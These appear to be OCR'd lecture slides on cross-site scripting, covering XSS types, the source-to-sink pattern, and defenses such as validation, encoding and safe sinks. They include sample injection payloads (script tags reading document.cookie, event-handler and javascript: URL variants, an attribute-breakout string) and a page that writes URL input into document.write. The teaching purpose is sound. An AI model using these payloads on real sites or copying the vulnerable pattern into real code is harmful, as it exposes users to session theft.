
Reflected XSS Example




2. Stored (Persistent) XSS

- To successfully execute a stored XSS attack, a perpetrator has to locate a vulnerability in a web application and then inject malicious script into its server (e.g., via a comment field).

Stored XSS – How it works?



Stored XSS Example



3. DOM Based XSS

- The DOM (Document Object Model) is a data structure that stores all of the objects present in a web page. Every tag used in HTML code represents a DOM object.
  - DOM makes dynamic, single-page applications possible.
- DOM-based XSS (or as it is called in some texts, “type-0 XSS”) is purely a client-side vulnerability. The entire attack happens in the web browser.
- Every DOM-based XSS vulnerability has two elements: the **source** of user input and the target where this user input is written, called a **sink**.

3. DOM Based XSS

- A DOM-based XSS attack is possible if the web application writes input data to the DOM without proper sanitization.
  - Because input data might contain arbitrary javascript
- For JavaScript code to be vulnerable to DOM-based XSS, it must take information from a source that can be controlled by the attacker and then pass this information to a sink.
  - Attacker-controllable sources include the URL parameters
  - Vulnerable sink examples are `eval()` and `document.write()` method of DOM API.

DOM Based XSS Example 1

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,do
cument.URL.length));
</SCRIPT>
</HTML>
```


- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

DOM Based XSS Example 2



Multiple of ways of inserting script

<script> tag is NOT the only way javascript code is inserted in a webpage. There are other methods too, e.g.

- `<body onload=alert('attack')>`
  similarly there are other event handlers

- `<img src="javascript:alert('attack’)">`

- `<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;<script>alert('attack')"</script>`

XSS Defenses

An XSS attack is basically code injection: user input is mistakenly interpreted as malicious program code. In order to prevent this type of code injection, secure input handling is needed.

- Validation
  - which filters the user input so that malicious commands are removed.
- Encoding
  - which escapes the user input so that the browser interprets it only as data, not as code.

1. Validation

Validation is the act of filtering user input so that all malicious parts of it are removed, without necessarily removing all code in it.

- In some cases, validation can (and should be) very strict, e.g. phone number input can only contain digits, dates have to be in a specific format, names can only contain alphabetic letters and few allowed symbols etc.
- In other cases, validation rules are more relaxed, e.g. a product review, a forum post etc. need to have formatting in them, some HTML tags need to be used (such as `<em>` and `<strong>`). In such cases, only a limited set of HTML elements may be allowed so that dangerous ones like `<script>` are blocked.

1. Validation

- There are two main characteristics of validation that differ between implementations:

Classification strategy

- User input can be classified with a whitelist
- Blacklisting approach is not safe, it is easy to miss some unsafe characters

Validation outcome

- User input identified as malicious can either be rejected completely, or sanitized (malicious parts removed).

2. Encoding (escaping)

Encoding is the act of escaping user input so that the browser interprets it only as data, not as code.

- The most recognizable type of encoding in web development is HTML escaping, which converts characters like **<** and **>** into **<** and **>**, respectively.
- If the user input were the string <script>...</script>, the resulting HTML would be as follows

```
<html>
Latest comment:
&lt;script&gt;...&lt;/script&gt;
</html>
```

Secure Input Handling – Considerations

a) Inbound/outbound

- Secure input handling can be performed either when your website receives the input (inbound) or right before your website inserts that input into a page (outbound).

b) Context

- Output encoding needs to be performed differently depending on where in a page the user input is inserted.

c) Client/server

- Input validation can be performed either on the client-side or on the server-side, both of which are needed under different circumstances.

a) Inbound/outbound input handling

- As a first line of defense, XSS can be prevented by validating ALL user input as soon as your website receives it. This way, any malicious strings should already have been neutralized whenever they are included in a page.
- Following the concept of *perfect injection resistance*, all user input should then be encoded (escaped) before it is included in the web page for output.
- In summary, the recommended approach is both: **validation inbound** plus **encoding outbound**.
  - Sometimes you need to display output exactly as the user typed, validation won't help there.

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html#xss-defense-philosophy

b) Output contexts

There are many contexts in a web page where user input might be inserted. For each of these, specific rules must be followed so that the user input cannot break out of its context and be interpreted as malicious code. Below are the most common contexts:

Context	Example code
HTML element content	`<div>userInput</div>`
HTML attribute value	`<input value="userInput">`
URL query value	`http://example.com/?parameter=userInput`
CSS value	`color: userInput`
JavaScript value	`var name = "userInput";`

b) Output contexts

- In all of the contexts described, an XSS vulnerability would arise if user input were inserted before first being encoded or validated. An attacker would then be able to inject malicious code by simply inserting the closing delimiter for that context and following it with the malicious code.
- For example, if at some point a website inserts user input directly into an HTML attribute, an attacker would be able to inject a malicious script by beginning his input with a quotation mark

Application code	`<input value="userInput">`
Malicious string	`"><script>...</script><input value="`
Resulting code	`<input value=""><script>...</script><input value="">`

b) Output contexts

Correct methods to insert a potentially unsafe input are called **safe sinks**.
Using safe sinks will take care of escaping that input.

Context	Method/property
HTML element content	`node.textContent = userInput`
HTML attribute value	`element.setAttribute(attribute, userInput)` or `element[attribute] = userInput`
URL query value	`window.encodeURIComponent(userInput)`
CSS value	`element.style.property = userInput`

c) Client- or Server-side validation

- In most modern web applications, user input is handled by both server-side code and client-side code.
- In order to protect against traditional XSS, input validation must be performed in **server-side code**.
  - This is done using any language supported by the server.
- In order to protect against DOM-based XSS where the server never receives the malicious string (such as the fragment identifier attack described earlier), validation must be performed in **client-side code**.
  - This is done using JavaScript.

XSS Possible Impacts

Web browsers, thankfully keep the javascript code isolated and sandboxed. Hence there is no danger of a script accessing user's files and data on disk (unless a user explicitly grants access).

Nevertheless, like any client-side script, XSS can cause the following types of damages

- **Cookie theft**
  The attacker can access the victim's cookies associated with the website using `document.cookie`, send them to his own server, and use them to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data.

XSS Possible Impacts

- **Keylogging**
  The attacker can register a keyboard event listener using `addEventListener` and then record and send all of the user's keystrokes to his own server, potentially stealing sensitive information such as passwords and credit card numbers.
- **Phishing**
  The attacker can insert a fake login form into the page using DOM manipulation, set the form's `action` attribute to target his own server, and then trick the user into submitting sensitive information.
- **Modifying presentation of content (website defacing)**
- **Redirecting user to a malicious site**

XSS and CSRF commonality

Basics | Trust Abuse

Both XSS and CSRF are possible due to abused trust relationships:

- In XSS the browser will run malicious JavaScript because it was served from a site (origin) it trusts

- In CSRF the server will perform a sensitive action because it was sent by a client that it trusts